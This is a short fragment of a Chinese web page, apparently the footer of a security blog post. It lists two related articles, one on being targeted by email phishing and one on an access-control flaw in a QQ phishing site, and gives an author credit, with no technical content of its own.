
记一次被邮件钓鱼到差点跪键盘的全过程

<https://www.jasonx.cc/archives/264.html>

某QQ钓鱼网站越权

<https://www.jasonx.cc/archives/268.html>

原创投稿作者：渣渣辉



精选留言

用户设置不下载评论